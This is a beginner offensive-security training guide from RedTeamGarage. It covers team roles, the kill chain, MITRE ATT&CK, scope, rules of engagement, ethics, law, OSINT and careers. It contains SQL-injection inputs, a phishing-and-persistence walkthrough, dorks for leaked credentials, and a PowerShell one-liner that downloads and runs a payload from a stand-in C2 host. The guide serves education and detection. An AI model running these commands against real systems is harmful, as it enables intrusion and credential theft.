



◆ OFFENSIVE SECURITY SERIES ◆

Cybersecurity & Red Teaming Basics

Foundations of Offensive Security

Red Team vs Blue Team · Scope & Rules of Engagement · Ethics & Legal Frameworks

MITRE ATT&CK; · Cyber Kill Chain · Threat Modeling · Careers in Security

Red Team

Blue Team

Ethics

Scope

MITRE ATT&CK;

Kill Chain

Module 01 — RTG Community Learning Series

RedTeamGarage (RTG) | Offensive Security Education

<https://www.redteamgarage.com/>

■ LEGAL DISCLAIMER

This guide is produced by RedTeamGarage (RTG) strictly for educational purposes.
All techniques must ONLY be used in authorized engagements with written permission.
Using offensive tools against targets without authorization is a criminal offense.
RTG assumes zero liability for misuse. Authorized testing ONLY.

**TABLE OF CONTENTS**

Cybersecurity & Red Teaming Basics — Full Beginner Guide

- 01. INTRODUCTION — WHAT IS CYBERSECURITY?**
- 02. THE SECURITY MINDSET — THINKING LIKE AN ATTACKER**
- 03. RED TEAM VS BLUE TEAM VS PURPLE TEAM**
- 04. THE CYBER KILL CHAIN — ATTACK LIFECYCLE**
- 05. MITRE ATT&CK; FRAMEWORK**
- 06. UNDERSTANDING SCOPE IN ENGAGEMENTS**
- 07. RULES OF ENGAGEMENT (ROE)**
- 08. ETHICS IN CYBERSECURITY**
- 09. LEGAL FRAMEWORKS — CFAA, CMA, GDPR**
- 10. RESPONSIBLE DISCLOSURE & BUG BOUNTY**
- 11. THREAT MODELING FUNDAMENTALS**
- 12. COMMON ATTACK CATEGORIES**
- 13. PENETRATION TESTING METHODOLOGIES**
- 14. RED TEAM VS PENTEST — KEY DIFFERENCES**
- 15. OSINT — OPEN SOURCE INTELLIGENCE**
- 16. CERTIFICATIONS & CAREER PATHS**
- 17. LAB PRACTICE RESOURCES**
- 18. QUICK REFERENCE & CHEATSHEET**



01 — INTRODUCTION: WHAT IS CYBERSECURITY?

Why Security Matters in a Connected World

Cybersecurity is the practice of protecting systems, networks, programs, and data from digital attacks, unauthorized access, damage, or destruction. As our world becomes increasingly interconnected — with billions of devices, cloud services, and critical infrastructure all online — the attack surface for adversaries grows exponentially every year.

Modern cybersecurity is not a single discipline but a vast ecosystem of specializations. From penetration testing to digital forensics, from secure software development to security operations, the field offers something for every mindset. At its core, however, security is about understanding risk — what could go wrong, how likely it is, and how damaging it could be.

1.1 The CIA Triad — Foundation of Security

Every security concept ultimately traces back to three foundational principles known as the CIA Triad:

Principle	Definition	Attack Example
Confidentiality	Ensuring data is accessible only to those authorized to see it	Data exfiltration, eavesdropping, credential theft
Integrity	Ensuring data has not been tampered with or altered by unauthorized parties	Man-in-the-Middle, file tampering, SQL injection
Availability	Ensuring systems and data are accessible when needed by authorized users	DDoS attacks, ransomware, service disruption

1.2 The Expanding Attack Surface

The modern attack surface is far larger than most organizations realize. It includes not just servers and workstations, but also cloud services, mobile devices, IoT sensors, supply chain vendors, employees' home networks, and even physical security controls.

- ◆ Every connected device is a potential entry point — from IP cameras to smart thermostats
- ◆ Supply chain attacks target third-party vendors to reach the primary target indirectly
- ◆ Social engineering exploits the human element — often the weakest link in any security chain
- ◆ Shadow IT: unauthorized apps and services used by employees bypass security controls entirely
- ◆ Remote work has massively expanded attack surfaces — home routers, personal devices, VPNs

RTG NOTE

In red team engagements, we often find the easiest path to compromise is not technical at all. A phishing email, a weak password on a forgotten VPN endpoint, or an unpatched edge device are more common initial access vectors than sophisticated zero-day exploits.

02 — THE SECURITY MINDSET

Thinking Like an Attacker

The most fundamental skill in offensive security is the ability to think like an adversary. This means approaching systems not with the question 'how do I use this?' but 'how could this be abused?' It requires creativity, persistence, and the willingness to challenge assumptions that defenders take for granted.

2.1 Attacker vs Defender Psychology

Defenders must protect everything, all the time. Attackers only need to find one weakness, once. This asymmetry is the fundamental challenge of cybersecurity and why offense is often considered easier than defense.

Perspective	Attacker Mindset	Defender Mindset
Goal	Find ONE exploitable weakness	Protect ALL assets at all times
Time	Can be patient — months of reconnaissance	Must respond in real time
Resources	Often limited but focused	Must spread across entire infrastructure
Knowledge	Needs partial knowledge of the target	Must know everything about their environment
Failure	Can try again with different approach	One failure = potential breach

2.2 The Adversarial Mindset in Practice

Developing an adversarial mindset means constantly asking 'what if?' questions. When you see a login form, you think: SQL injection, credential stuffing, password spraying. When you see a file upload, you think: unrestricted file upload, path traversal, content-type bypass. When you see an API, you think: IDOR, excessive data exposure, broken authentication.

\$ Attacker Thinking — Login Form

```
# Example: Attacker thinking about a simple login form

# What developers assumed:
#   - Users enter valid usernames and passwords
#   - Input will be printable ASCII characters
#   - Requests come from a browser

# What an attacker tries:
username: admin' OR '1'='1      # SQL Injection
username: admin@corp.com       # Valid user enumeration
password: password123          # Default/weak passwords
X-Forwarded-For: 127.0.0.1     # IP restriction bypass
username: admin\x00             # Null byte injection
# Rate limiting bypass: rotate IPs, slow spray, credential stuffing
```



03 — RED TEAM VS BLUE TEAM VS PURPLE TEAM

Understanding Security Team Roles

Security teams are color-coded based on their primary function. Understanding these roles is essential before entering the field — knowing which team you want to work on, and how they interact, shapes your entire learning path.

3.1 The Red Team — Offensive Operators

The Red Team simulates real-world adversaries. They are authorized to attack the organization using the same tactics, techniques, and procedures (TTPs) as actual threat actors. Their mission is to test whether defenses actually work — not just whether they exist.

- ◆ Conduct full-scope adversary simulations — not just vulnerability scans
- ◆ Develop custom exploits, payloads, and evasion techniques
- ◆ Perform physical security testing, social engineering, and phishing campaigns
- ◆ Simulate specific threat actors (APT28, Lazarus Group, FIN7) to test targeted defenses
- ◆ Provide detailed findings that help defenders understand real risk — not theoretical risk

3.2 The Blue Team — Defensive Operations

The Blue Team is responsible for defending the organization. They monitor, detect, respond to, and recover from attacks. A mature Blue Team doesn't wait for alerts — they actively hunt for threats that may have bypassed automated controls.

Blue Team Function	Description	Tools
Security Monitoring	24/7 monitoring of logs, alerts, and events	Splunk, ELK, QRadar, Sentinel
Incident Response	Contain and remediate active breaches	TheHive, Velociraptor, CarbonBlack
Threat Hunting	Proactively search for undetected threats	YARA, Sigma, OSQuery
Vulnerability Management	Track and prioritize patching	Nessus, Qualys, Rapid7
Digital Forensics	Investigate post-incident evidence	Autopsy, FTK, Volatility
Security Engineering	Build and tune defensive tools	SIEM rules, IDS signatures, WAF policies

3.3 The Purple Team — Collaborative Security

Purple Teaming is a methodology where Red and Blue teams work together simultaneously. The Red Team attacks while the Blue Team watches in real-time, immediately improving detection rules based on what they observe. This creates a rapid feedback loop that dramatically accelerates security maturity.

RTG TIP

Purple Team exercises are more valuable than traditional Red Team engagements for organizations that already have mature SOC capabilities. Instead of just finding gaps, you close them immediately. Tools like Atomic Red Team and CALDERA automate Purple Team exercises.



04 — THE CYBER KILL CHAIN

Understanding the Attack Lifecycle

The Cyber Kill Chain is a framework developed by Lockheed Martin that describes the stages of a cyberattack. Understanding it helps both attackers (to plan campaigns) and defenders (to identify where they can interdict an attack). Every advanced attack follows this progression — though stages may overlap or repeat.

Phase	Description	Red Team Activity	Blue Team Disruption
1. Reconnaissance	Gather info about target	OSINT, scanning, enumeration	Monitor for scanning activity

Phase	Description	Red Team Activity	Blue Team Disruption
2. Weaponization	Create malicious payload	Exploit dev, payload crafting	N/A — offline attacker activity
3. Delivery	Send payload to target	Phishing, USB drop, watering hole	Email filters, user education
4. Exploitation	Execute the exploit	Trigger CVE, social engineer	Patch management, EDR
5. Installation	Establish persistence	Backdoor, scheduled task	Integrity monitoring, AV
6. C2	Establish command channel	Cobalt Strike, Sliver, custom C2	Egress filtering, anomaly detection
7. Actions	Achieve objectives	Data theft, lateral movement	Segmentation, DLP, honeypots

4.1 Kill Chain in Practice — M365 Phishing Example

\$ Kill Chain — M365 Phishing

```
# Kill Chain applied to a real M365 phishing attack:

# Phase 1 — Reconnaissance
theHarvester -d target.com -b google,linkedin
# Collect: employee emails, org chart, IT stack, job postings

# Phase 2 — Weaponization (offline)
# Craft Evil-noVNC phishing page targeting M365 login
# Register convincing typosquat domain: microsoft-login.com

# Phase 3 — Delivery
# Send spear-phishing email: 'Your MFA method needs updating'
# Link: https://microsoft-login.com/vnc.html?autoconnect=true

# Phase 4 — Exploitation
# Victim clicks link, enters credentials, completes MFA
# [+] Credentials captured via keylog
# [+] Post-auth cookies extracted via CDP

# Phase 5 — Installation (persistence)
# Register attacker device in Entra ID using stolen session
# Add OAuth app with broad permissions for persistent access

# Phase 6 — C2
# Use Microsoft Graph API as C2 channel (legitimate traffic!)

# Phase 7 — Actions on Objectives
# Exfil emails, escalate to Global Admin, move laterally
```



05 — MITRE ATT&CK FRAMEWORK

The Adversary Tactics and Techniques Bible

The MITRE ATT&CK; (Adversarial Tactics, Techniques & Common Knowledge) framework is the most comprehensive, real-world-sourced knowledge base of adversary behavior. It documents hundreds of techniques organized by tactical phase, derived from real threat actor incidents worldwide.

ATT&CK; is used by Red Teams to plan realistic adversary simulations, by Blue Teams to map detections to specific techniques, and by organizations to assess their coverage against known threat actor playbooks. It is the lingua franca of modern threat intelligence.

5.1 ATT&CK; Tactical Phases (Enterprise)

Tactic	ID	Description
Reconnaissance	TA0043	Gather info before compromise — OSINT, scanning, phishing for info
Resource Development	TA0042	Build infrastructure — domains, C2, exploits, staging
Initial Access	TA0001	Gain first foothold — phishing, valid accounts, exploit public-facing app
Execution	TA0002	Run malicious code — PowerShell, WMI, scheduled tasks
Persistence	TA0003	Maintain access — backdoors, registry run keys, startup folder
Privilege Escalation	TA0004	Gain higher permissions — token impersonation, sudo, SUID
Defense Evasion	TA0005	Avoid detection — obfuscation, AMSI bypass, LOLBins
Credential Access	TA0006	Steal creds — Mimikatz, keylogging, LSASS dump
Discovery	TA0007	Learn the environment — AD enumeration, network scanning
Lateral Movement	TA0008	Move through network — Pass-the-Hash, RDP, SMB
Collection	TA0009	Gather target data — screen capture, clipboard, keylogging
Command & Control	TA0011	Communicate with compromised systems
Exfiltration	TA0010	Steal data — DNS tunneling, HTTPS exfil, cloud storage
Impact	TA0040	Damage/disrupt — ransomware, wiper, defacement

5.2 Using ATT&CK; Navigator

ATT&CK; Navigator (attack.mitre.org/resources/navigator) is a web-based tool for visualizing ATT&CK; coverage. Red Teams use it to plan engagements. Blue Teams use it to map their SIEM rules and identify coverage gaps.

\$ ATT&CK Technique T1059.001

```
# ATT&CK technique example – T1059.001 PowerShell

# Technique: PowerShell (T1059.001)
# Tactic: Execution (TA0002)
# Description: Use PowerShell to execute malicious commands

# Common usage in red team ops:
powershell -enc <base64_encoded_command>          # Encoded command
powershell -w hidden -c IEX(New-Object Net.WebClient).DownloadString('http://c2/payload.ps1')
powershell -ExecutionPolicy Bypass -File script.ps1

# Detection opportunity (Blue Team):
# - Script block logging: Event ID 4104
# - Module logging: Event ID 4103
# - PowerShell transcription logging
# - AMSI (Antimalware Scan Interface) integration

# ATT&CK reference: https://attack.mitre.org/techniques/T1059/001/
```



06 — UNDERSTANDING SCOPE IN ENGAGEMENTS

The Boundaries That Keep You Legal

Scope is the document that defines exactly what you are and are not allowed to test during a security engagement. It is, without exaggeration, the most legally important document in any red team operation. Going out of scope — even accidentally — can result in criminal prosecution, civil liability, and the destruction of a security career.

6.1 Components of a Scope Document

A complete scope document should define all of the following:

- ◆ In-scope IP ranges, domains, and systems (e.g., 10.10.0.0/16, *.corp.acme.com)
- ◆ Explicitly out-of-scope systems (production payment servers, third-party cloud providers)
- ◆ Allowed attack techniques (e.g., web app testing only, no phishing without pre-approval)
- ◆ Testing window — dates, times, time zones (e.g., Mon-Fri 9am-5pm EST only)
- ◆ Point of Contact (POC) — who to call if you accidentally cause an outage
- ◆ Escalation procedures — what to do if you find an active breach or critical data
- ◆ Data handling requirements — how to handle any sensitive data discovered

- ◆ Deliverables — what the final report should contain and who receives it

6.2 Example Scope Document

\$ Sample Scope Document

=== PENETRATION TEST SCOPE DOCUMENT ===

Client: Acme Corporation
Tester: RTG Security Team
Date: 2024-04-01 to 2024-04-14
Signed: [Client Security Director + Tester]

IN-SCOPE:

IP Ranges: 192.168.100.0/24, 10.10.0.0/16
Domains: *.acmecorp-dev.com, vpn.acmecorp.com
Cloud: AWS account ID: 123456789012 (dev environment only)

OUT-OF-SCOPE:

*.acmecorp.com # Production — DO NOT TOUCH
payments.stripe.com # Third-party payment processor
Physical facilities # No physical testing authorized
AWS prod account: 987654 # Production cloud — excluded

ALLOWED TECHNIQUES:

- Network scanning, web app testing, credential attacks on in-scope systems
- Social engineering ONLY with 48h advance written approval per campaign
- Denial of Service testing: PROHIBITED

EMERGENCY STOP PROCEDURE:

Contact: security-emergency@acmecorp.com | +1-555-0199
Stop all testing immediately if any production system shows impact

WARNING

NEVER start testing without a signed scope document and written authorization.

Verbal permission is NOT sufficient — get everything in writing.

Without written authorization, penetration testing is a criminal offense under CFAA (USA),

Computer Misuse Act (UK), IT Act 2000 (India), and similar laws globally.



07 — RULES OF ENGAGEMENT (RoE)

Operational Boundaries for Red Teams

Rules of Engagement go beyond scope to define HOW the engagement will be conducted. They cover communication protocols, data handling, escalation procedures, and operational constraints that protect both the tester and the client.

RoE Element	Description	Example
Notice Period	How much warning before testing begins	72 hours minimum notice to SOC team
Testing Hours	When is testing permitted	Mon–Fri 09:00–17:00 client timezone only
Destructive Testing	Are DoS/wiper attacks permitted	Prohibited in all circumstances
Data Exfiltration	Can actual data be exfiltrated	No — document capability only, no real data
Persistence	Can backdoors be left in place	Notify immediately, remove within 24h
Third-party Services	Hosting providers, CDNs, etc.	Coordinate with provider or exclude
Deconfliction	Process if real attacker is found	Immediately notify client POC + pause testing
Reporting	Interim reporting of critical finds	Critical vulnerabilities: immediate verbal notification

RTG NOTE

In a real red team engagement, you may discover evidence of an actual ongoing breach by a real threat actor. Your RoE should pre-define this: stop testing, preserve evidence, immediately notify the client. You are not authorized to investigate real threat actors.



08 — ETHICS IN CYBERSECURITY

The Code That Defines Professionals

Ethics is not a soft topic — in cybersecurity, ethical violations can cause real harm to real people. A password database stolen during an unauthorized test, an employee credential captured during an unapproved social engineering exercise, or a hospital system disrupted by an overzealous pentest can have devastating consequences.

8.1 Core Ethical Principles

- ◆ Authorized Access Only: Never test systems without explicit written permission from the owner

- ◆ Do No Harm: Avoid actions that could crash systems, corrupt data, or interrupt business operations
- ◆ Minimize Impact: Use the least invasive technique needed to demonstrate a vulnerability
- ◆ Responsible Disclosure: Report vulnerabilities to the affected party before any public disclosure
- ◆ Data Protection: Handle any sensitive data discovered with extreme care — delete when no longer needed
- ◆ Honest Reporting: Document findings accurately, including what you couldn't access — don't exaggerate
- ◆ Continuous Learning: Stay current on laws and standards — they evolve constantly

8.2 The Ethics of Dual-Use Knowledge

Security tools and techniques are inherently dual-use: the same Metasploit module that a red teamer uses to demonstrate impact can be used by a criminal to compromise a real system. This creates an ethical responsibility for every security professional to consider how they share, publish, and teach offensive techniques.

RTG's position: education must be paired with context. Sharing exploitation techniques alongside defensive countermeasures, detection guidance, and legal frameworks is responsible disclosure at the community level. That is what this guide series is built on.

RTG NOTE

The difference between a security researcher and a criminal is consent and intent.
Same tools. Same knowledge. Different authorization. Always get written permission.
Build your career on integrity — the security community is small and reputation is everything.



09 — LEGAL FRAMEWORKS

CFAA, CMA, GDPR and Global Cyber Laws

Cybersecurity professionals must understand the legal frameworks governing their work. These laws vary by country but share common themes: unauthorized access to computer systems is a criminal offense, and ignorance of the law is not a defense.

Law / Framework	Jurisdiction	Key Provisions & Penalties
CFAA — Computer Fraud and Abuse Act	USA	Criminalizes unauthorized access. Penalties up to 20 years imprisonment for serious violations.

Law / Framework	Jurisdiction	Key Provisions & Penalties
Computer Misuse Act 1990	UK	Three-tier offense structure. Maximum 10 years for most serious offenses.
IT Act 2000 (amended 2008)	India	Section 43, 66, 66C, 66F cover unauthorized access, identity theft, cyber terrorism.
Budapest Convention	International (65+ countries)	First international cybercrime treaty. Establishes common standards for cyber offense prosecution.
GDPR	EU/EEA	Not criminal law but data breach fines up to 4% of global turnover or €20M, whichever greater.
NIS2 Directive	EU	Cybersecurity obligations for critical infrastructure. Non-compliance penalties similar to GDPR.
CFAA — Exceptions	USA	Authorized testing, security research under responsible disclosure may be protected in some cases.

9.1 The Authorized Testing Defense

Most cyber crime laws contain provisions for authorized testing. The key elements that distinguish authorized security testing from criminal hacking are: written permission from the system owner, testing limited to the agreed scope, no unauthorized access to data, and good-faith security research intent. Bug bounty program participation adds an additional legal protection layer.

\$ Legal Protection Checklist

Elements of legal protection for security testing:

1. Written Authorization
 - Signed penetration testing agreement
 - Bug bounty program participation (HackerOne, Bugcrowd, Intigriti)
 - Statement of Work clearly defining scope
2. System Ownership
 - Testing your own systems: always legal
 - Testing employer's systems: requires explicit written approval
 - Testing client systems: requires signed contract + NDA
3. Limitations
 - Stay within defined scope – no exceptions
 - Do not access, copy, or modify data beyond what's necessary
 - Do not cause damage or disruption
4. Documentation
 - Log all actions with timestamps
 - Keep authorization documents accessible at all times during testing



10 — RESPONSIBLE DISCLOSURE & BUG BOUNTY

Hacking Legally and Getting Paid

Responsible disclosure is the practice of reporting discovered vulnerabilities directly to the affected vendor before any public disclosure, giving them reasonable time to release a patch. This protects users while still allowing researchers to receive credit for their findings.

10.1 Disclosure Timeline

Day	Action	Notes
Day 0	Discover vulnerability	Document fully: steps to reproduce, PoC, CVSS score
Day 1	Contact vendor security team	Use security@vendor.com or HackerOne if available
Day 7	Vendor acknowledges receipt	If no response: follow up, escalate to CERT/CC
Day 45	Vendor releases patch	Standard timelines vary: 30–90 days
Day 90	Public disclosure	Google Project Zero standard. CVE published.
Day 90+	Request CVE assignment	Use MITRE CVE submission portal if vendor won't assign

10.2 Major Bug Bounty Platforms

- ◆ HackerOne (hackerone.com) — Largest platform. Hosts Apple, Microsoft, Google, DoD programs
- ◆ Bugcrowd (bugcrowd.com) — Enterprise-focused. Many fortune 500 programs
- ◆ Intigriti (intigriti.com) — European focus. Growing rapidly with high-quality programs
- ◆ Synack — Invite-only vetted researcher network. High-value private programs
- ◆ YesWeHack — Popular in France/Europe. Strong community and transparency

RTG TIP

Start with public bug bounty programs before private ones. Read the entire scope document before testing — many programs exclude certain domains or vulnerability types.

The fastest way to get started: OWASP Top 10 vulnerabilities on targets with broad scope.



11 — THREAT MODELING FUNDAMENTALS

Identifying What Matters Before You Attack

Threat modeling is the process of systematically identifying, prioritizing, and mitigating security risks before they are exploited. It answers four key questions: What are we building? What can go wrong? What can we do about it? Did we do a good job?

11.1 STRIDE Threat Modeling

STRIDE is a framework developed by Microsoft for categorizing security threats. Each letter represents a different threat category:

Threat	Description	Example Attack	Mitigation
Spoofing	Falsely claiming an identity	Phishing, ARP spoofing	Authentication, digital signatures
Tampering	Modifying data in transit/storage	MITM, SQL injection	Integrity checks, HTTPS, parameterized queries
Repudiation	Denying an action occurred	Log deletion, audit bypass	Immutable logging, digital signatures
Information Disclosure	Exposing private data	Data exfil, error messages	Encryption, access controls
Denial of Service	Making service unavailable	DDoS, resource exhaustion	Rate limiting, WAF, CDN

Threat	Description	Example Attack	Mitigation
Elevation of Privilege	Gaining unauthorized access	Priv esc, SUID abuse	Least privilege, patch management



12 — COMMON ATTACK CATEGORIES

What Attackers Actually Do

Understanding attack categories gives you a mental map of the threat landscape. Whether you're on offense or defense, knowing the major classes of attacks and their sub-techniques is fundamental.


Category	Examples	Target	Impact
Network Attacks	Port scanning, ARP poisoning, MITM	Network layer	Eavesdropping, denial of service
Web Application	SQLi, XSS, SSRF, CSRF, IDOR	Web apps/APIs	Data theft, account takeover
Social Engineering	Phishing, vishing, pretexting	Human users	Credential theft, malware delivery
Credential Attacks	Brute force, spraying, Pass-the-Hash	Auth systems	Account compromise
Malware	Ransomware, RATs, keyloggers	Endpoints	Data loss, extortion, espionage
Supply Chain	Compromised vendor, poisoned package	Software/vendors	Mass compromise
Physical	Lock picking, RFID cloning, USB drop	Physical layer	Full system access
Cloud Attacks	Misconfig, token theft, SSRF to IMDS	Cloud services	Data breach, account hijack

12.1 The OWASP Top 10 — Web Application Essentials

\$ OWASP Top 10 2021

OWASP Top 10 (2021) – Most Critical Web App Security Risks

A01 - Broken Access Control	# Most common: IDOR, priv esc, path traversal
A02 - Cryptographic Failures	# Weak crypto, plaintext secrets, exposed data
A03 - Injection	# SQL, NoSQL, LDAP, OS command injection
A04 - Insecure Design	# Architectural flaws, missing threat model
A05 - Security Misconfiguration	# Default creds, verbose errors, open S3 buckets
A06 - Vulnerable Components	# Outdated libraries, unpatched dependencies
A07 - Auth & Session Failures	# Weak passwords, no MFA, session fixation
A08 - Software/Data Integrity	# Unsigned updates, insecure CI/CD, deserialization
A09 - Logging & Monitoring Failures	# No alerts, incomplete logs, late detection
A10 - SSRF	# Server-Side Request Forgery – access internal services



13 — PENETRATION TESTING METHODOLOGIES

PTES, OWASP, NIST — How to Structure an Engagement

A penetration test without a methodology is just unstructured hacking. Professional engagements follow established frameworks that ensure consistency, completeness, and legal defensibility.

13.1 PTES — Penetration Testing Execution Standard

- ◆ Pre-engagement Interactions: Define scope, rules, communication channels, timeline
- ◆ Intelligence Gathering (OSINT): Passive and active recon — DNS, WHOIS, LinkedIn, Shodan
- ◆ Threat Modeling: Identify assets, threats, and attack vectors before active testing
- ◆ Vulnerability Analysis: Automated scanning + manual analysis to find weaknesses
- ◆ Exploitation: Attempt to exploit identified vulnerabilities to validate real-world impact
- ◆ Post-Exploitation: Lateral movement, privilege escalation, data access to demonstrate blast radius
- ◆ Reporting: Executive summary + technical findings + remediation recommendations

13.2 Standard Pentest Report Structure

Section	Audience	Content
Executive Summary	C-Suite, Board	Business risk, overall security posture, top recommendations
Attack Narrative	Management, Security	Story of the attack — what happened, in what order
Technical Findings	Security Engineers	Each vuln: description, CVSS score, evidence, remediation steps
Risk Matrix	All	Severity vs likelihood chart for all findings
Remediation Roadmap	IT/DevOps teams	Prioritized action list with timelines and ownership
Appendices	Technical teams	Raw tool output, exploit code, detailed evidence



14 — RED TEAM VS PENTEST

Two Different Things Entirely

Dimension	Penetration Test	Red Team Engagement
Objective	Find as many vulnerabilities as possible	Test detection and response capabilities
Scope	Broad — all systems in scope	Narrow — specific objectives (e.g., 'access CFO laptop')
Transparency	Blue team knows it's happening	Blue team is NOT notified — full simulation
Duration	1–4 weeks typically	3–6 months for full adversary simulation
Techniques	Standardized methodology	Custom TTPs mimicking real threat actors
Output	Vulnerability list + CVSS scores	Detailed attack narrative + detection gaps
Value	Find technical weaknesses	Validate security program effectiveness
Team Size	1–3 testers	3–10 specialists (operators, phishing, red team lead)



15 — OSINT — OPEN SOURCE INTELLIGENCE

Finding Everything Without Touching the Target

OSINT (Open Source Intelligence) is the collection of information from publicly available sources. It is the first phase of any engagement and often the most valuable — everything discovered here comes at zero risk to the attacker because no systems are touched.

15.1 OSINT Sources and Tools

Source Category	What You Find	Tools
DNS Records	Subdomains, mail servers, IPs	subfinder, amass, dnsx, dnsrecon
WHOIS / RDAP	Domain registrant, registrar, org data	whois, maintools, ARIN/RIPE
Search Engines	Exposed files, login pages, config files	Google dorks, Shodan, Censys, Fofa
Social Media	Employees, tech stack, org structure	LinkedIn, Twitter/X, hunter.io
Code Repositories	Hardcoded credentials, API keys, internal tools	GitHub, GitLab, truffleHog
Certificate Transparency	All SSL certs issued for a domain	crt.sh, certstream
Breach Data	Leaked passwords, email:hash combos	HaveIBeenPwned API, dehashed
Job Postings	Technology stack, internal tool names	LinkedIn Jobs, Indeed, Glassdoor
Internet Archives	Old content, removed pages, config files	Wayback Machine (web.archive.org)
Shodan/Censys	Internet-exposed devices, ports, banners	shodan.io, censys.io, FOFA

15.2 Google Dorking — Essential Operators

\$ OSINT — Google & Shodan Dorks

Google Dork Examples for OSINT

```
site:target.com filetype:pdf           # Find all PDFs on domain
site:target.com inurl:admin            # Find admin pages
site:target.com "index of"            # Directory listings
site:target.com ext:xml | ext:conf | ext:env # Config files
"@target.com" site:linkedin.com        # Find employees via LinkedIn,
site:github.com target.com password   # Leaked creds in public repos
inurl:target.com "vpn" | "citrix" | "pulse" # Remote access portals
```

Shodan Dorks

```
hostname:target.com                  # All Shodan results for domain
org:"Target Corporation" port:3389    # RDP exposed by organization
ssl.cert.subject.CN:target.com        # Find all certs for domain
```



16 — CERTIFICATIONS & CAREER PATHS

How to Build Your Offensive Security Career

Certification	Provider	Level	Focus Area
Security+	CompTIA	Beginner	Broad security fundamentals — great first cert
eJPT	eLearnSecurity	Beginner	Practical pen testing entry point — hands-on exam
CEH	EC-Council	Intermediate	Theory-heavy ethical hacking — widely recognized
PNPT	TCM Security	Intermediate	Practical network pen test — report-based exam
OSCP	Offensive Security	Intermediate+	Gold standard. 24-hour practical exam. HIGHLY respected
CRTP	Altered Security	Intermediate	Active Directory focused red team operations
CRTE	Altered Security	Advanced	Advanced AD attacks: forest trust, Azure AD
OSCE3	Offensive Security	Expert	OSEP + OSWE + OSED — top tier offensive cert
GREM	GIAC	Advanced	Malware reverse engineering and analysis

Certification	Provider	Level	Focus Area
CISSP	(ISC) ²	Management	Broad — better for security management than technical ops

16.1 Recommended Learning Path for Beginners

\$ Career Development Path

RTG Recommended Learning Path

MONTH 1-3: Fundamentals

- Complete: TryHackMe 'Pre-Security' and 'Jr Penetration Tester' paths
- Study: CompTIA Security+ / eJPT material
- Lab: Set up Kali Linux VM, practice basic Linux commands

MONTH 4-6: Intermediate Skills

- Complete: HackTheBox 'Starting Point' machines
- Study: TCM Security PNPT course material
- Lab: Attack practice machines (Metasploitable, DVWA, VulnHub)

MONTH 7-12: Advanced & Certification

- Pursue: OSCP (PWK course + lab time minimum 90 days)
- Study: Active Directory attacks (BloodHound, Mimikatz, Rubeus)
- Build: Custom scripts, tools, and a GitHub portfolio

CONTINUOUS: Stay Current

- Follow: @HackTricks, @smiegles, @_Wald0, @gentilkiwi
- Read: HackTricks (book.hacktricks.xyz)
- Practice: Weekly HTB/THM challenges + CTF competitions



17 — LAB PRACTICE RESOURCES

Where to Legally Practice Your Skills

Platform	URL	Best For	Cost
TryHackMe	tryhackme.com	Beginners — guided learning paths	Free / \$14/mo
HackTheBox	hackthebox.com	Intermediate+ — CTF style machines	Free / \$14/mo
PentesterLab	pentesterlab.com	Web app security focus — exercises + badges	Free / \$20/mo

Platform	URL	Best For	Cost
VulnHub	vulnhub.com	Download vulnerable VMs for offline practice	Free
DVWA	github.com/digininja/DVWA	PHP/MySQL vulnerable web app — self-hosted	Free
PicoCTF	picoctf.org	CTF challenges — excellent for beginners	Free
PortSwigger Labs	portswigger.net/web-security	Web security Academy — best web app labs	Free
Metasploitable 2/3	github.com/rapid7/metasploitable3	Vulnerable Ubuntu/Windows VMs	Free

RTG TIP

Build your own AD lab: a Windows Server 2019 DC + 2 Windows 10 workstations teaches more about real corporate environments than any single online platform. Use Eval Center licenses.

Join CTF competitions: CTFtime.org lists upcoming events. Great for portfolio and networking.



18 — QUICK REFERENCE & CHEATSHEET

Core Concepts at a Glance

Term	Definition
APT	Advanced Persistent Threat — nation-state or sophisticated organized attacker
TTP	Tactics, Techniques, and Procedures — how attackers operate
IOC	Indicator of Compromise — evidence that a system has been breached
CVE	Common Vulnerabilities and Exposures — unique ID for a known vulnerability
CVSS	Common Vulnerability Scoring System — 0-10 severity score for vulnerabilities
0-day / Zero-Day	Vulnerability with no available patch — maximum attacker advantage
Lateral Movement	Moving through a network after initial compromise
Privilege Escalation	Gaining higher permissions than initially obtained
C2 / C&C;	Command and Control — infrastructure attackers use to control compromised systems
Payload	Malicious code delivered to a target system
Persistence	Techniques used to maintain access across reboots or credential changes

Term	Definition
LOLBIN	Living Off the Land Binary — legitimate OS tool used maliciously
Beacon	Periodic callback from compromised system to C2 infrastructure
Pivoting	Using a compromised system as a relay to reach otherwise inaccessible networks
Exfiltration	Stealing data from a compromised environment
BlueKeep	CVE-2019-0708 — critical RDP vulnerability (Windows XP-2008). Wormable.
EternalBlue	NSA exploit for SMBv1 (MS17-010). Used in WannaCry, NotPetya



CONNECT WITH REDTEAMGARAGE (RTG)

The Community. The Knowledge. The Edge.



Official Website	https://www.redteamgarage.com/
Telegram	https://t.me/redteamgarage
LinkedIn	https://www.linkedin.com/company/redteamgarage-rtg

RTG MISSION

Real-world offensive security training - practical, no fluff, and built for serious learners.

Build the most comprehensive red team technique library available anywhere.

Train the next generation of elite offensive security professionals globally.

© RedTeamGarage (RTG). All content for educational and authorized security testing only.